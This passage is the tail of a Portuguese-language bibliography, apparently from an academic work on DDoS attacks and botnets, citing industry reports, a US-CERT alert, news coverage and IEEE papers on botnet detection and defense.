TIM MATTHEWS (S.l). Imperva. **Imperva Incapsula Report:** Top 10 DDoS Attack Trends. 2016. Disponível em: <https://lp.incapsula.com/the-top-10-ddos-attack-trends-ebook-thankyou.html>. Acesso em: 13 ago. 2017.

US-CERT. **UDP-Based Amplification Attacks.** 2014. Disponível em: <https://www.us-cert.gov/ncas/alerts/TA14-017A>. Acesso em: 21 ago. 2017.

VACCA, John R. **Network and System Security.** Burlington: Syngress, 2010.

VOITOVYCH, Olesya et al. Investigation of simple Denial-of-Service attacks. In: INTERNATIONAL SCIENTIFIC-PRACTICAL CONFERENCE, 3., 2016, Kharkiv. **Proceedings...** . [s.l]: IEEE, 2017. p. 145 - 148. Disponível em: <http://ieeexplore.ieee.org/document/7905362/>. Acesso em: 09 maio 2017.

WOOLF, Nicky. DDoS attack that disrupted internet was largest of its kind in history, experts say. **The Guardian**. San Francisco, [n.p]. 26 out. 2016. Disponível em: <https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet>. Acesso em: 18 maio 2017.

ZARGAR, Saman Taghavi; JOSHI, James; TIPPER, David. A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks. **Ieee Communications Surveys & Tutorials**, [s.l.], v. 15, n. 4, p.2046-2069, 2013. Institute of Electrical and Electronics Engineers (IEEE).

ZHU, Wenzheng; LEE, Changhoon. Internet security protection for IRC-based botnet. In: INTERNATIONAL CONFERENCE ON ELECTRONICS INFORMATION AND EMERGENCY COMMUNICATION, 5., 2015, Beijing. **Proceedings...** . [s.l]: IEEE, 2015. p. 63 - 66. Disponível em: <http://ieeexplore.ieee.org/document/7284488/>. Acesso em: 20 maio 2017.

ZHU, Zhaosheng et al. Botnet Research Survey. In: ANNUAL IEEE INTERNATIONAL COMPUTER SOFTWARE AND APPLICATIONS CONFERENCE, 32., 2008, Turku, Finlândia. **Proceedings...** [S.l]: IEEE, 2008. p. 967-972. Disponível em: <http://ieeexplore.ieee.org/document/4591703/>. Acesso em: 28 mar. 2017.

ZILONG, Wang et al. The Detection of IRC Botnet Based on Abnormal Behavior. In: INTERNATIONAL CONFERENCE ON MULTIMEDIA AND INFORMATION TECHNOLOGY, 2., 2010, Kaifeng. **Proceedings...** . [s.l]: Ieee, 2010. p. 146 - 149. Disponível em: <http://ieeexplore.ieee.org/document/5474346/>. Acesso em: 18 maio 2017.